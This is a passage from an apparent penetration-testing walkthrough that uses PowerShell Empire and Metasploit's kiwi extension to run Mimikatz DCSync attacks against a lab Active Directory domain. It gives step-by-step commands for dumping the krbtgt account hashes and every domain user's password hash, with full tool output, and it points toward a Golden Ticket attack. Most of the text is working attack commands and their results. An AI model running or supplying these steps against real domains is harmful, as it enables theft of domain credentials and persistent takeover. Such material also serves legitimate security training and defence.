
```
shell whoami /groups
```



```
(Empire: 9VXCWA8Y) > shell whoami /groups
[*] Tasked 9VXCWA8Y to run TASK_SHELL
[*] Agent 9VXCWA8Y tasked with task ID 1
(Empire: 9VXCWA8Y) >
GROUP INFORMATION
-----------------

Group Name                                    Type             SID
============================================= ================ ===================
Everyone                                      Well-known group S-1-1-0
BUILTIN\Users                                 Alias            S-1-5-32-545
BUILTIN\Administrators                        Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                      Well-known group S-1-5-4
CONSOLE LOGON                                 Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users              Well-known group S-1-5-11
NT AUTHORITY\This Organization                Well-known group S-1-5-15
LOCAL                                         Well-known group S-1-2-0
IGNITE\Domain Admins                          Group            S-1-5-21-3523557010
Authentication authority asserted identity    Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias            S-1-5-21-3523557010
Mandatory Label\Medium Mandatory Level        Label            S-1-16-8192

..Command execution completed.
```

Now load the following module that will invoke the mimikatz Powershell script to execute the dcsync attack to obtain the credential by asking another domain controller in the domain. Here again, we will request the KRBTGT account Hashes and, as a result, it will retrieve the KRBTGT NTLM HASH.


```
usemodule credentials/mimikatz/dcsync
set user krbtgt
execute
```



```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 2
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
Job started: NRBDAH

Hostname: DESKTOP-RGP2O9L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d6b66809473
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246

* Primary:Kerberos *
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : e6b39ee93b4c5246
```

Likewise, the Empire has a similar module that retrieves the hash of the entire domain controller user account.

```
usemodule credentials/mimikatz/dcsync_hashdump
execute
```




```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 3
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: K6D2MX

Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
kavish:1604:aad3b435b51404eeaad3b435b51404ee:4f65927f6dae9e794cbca3407ee3890d:::
```

Metasploit

If you have a meterpreter session on the victim machine whose account is a member of the domain admin, then you can also execute a Mimikatz-DCSYNC attack in order to obtain the user's password.

```
getuid
shell
whoami /groups
```




```
meterpreter > getuid
Server username: IGNITE\yashika
meterpreter > shell
Process 4748 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                     Type             SID
============================================== ================ ================
Everyone                                       Well-known group S-1-1-0
BUILTIN\Users                                  Alias            S-1-5-32-545
BUILTIN\Administrators                         Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                       Well-known group S-1-5-4
CONSOLE LOGON                                  Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users               Well-known group S-1-5-11
NT AUTHORITY\This Organization                 Well-known group S-1-5-15
LOCAL                                          Well-known group S-1-2-0
IGNITE\Domain Admins                           Group            S-1-5-21-3523557
Authentication authority asserted identity     Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group  Alias            S-1-5-21-3523557
Mandatory Label\Medium Mandatory Level         Label            S-1-16-8192

C:\Users\yashika\Downloads>
```

If your compromised account is a member of the domain admin group, then without wasting time load KIWI and run following command:

```
load kiwi
dcsync_ntlm krbtgt
dcsync krbtgt
```

As a result, we found the hashes for the krbtgt account and this will help us conduct the Golden Ticket attack further.



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > dcsync_ntlm krbtgt
[+] Account   : krbtgt
[+] NTLM Hash : f3bc61e97fb14d18c42bcbf6c3a9055f
[+] LM Hash   : 439bd1133f2966dcdf57d6604539dc54
[+] SID       : S-1-5-21-3523557010-2506964455-2614950430-502
[+] RID       : 502

meterpreter > dcsync krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246
```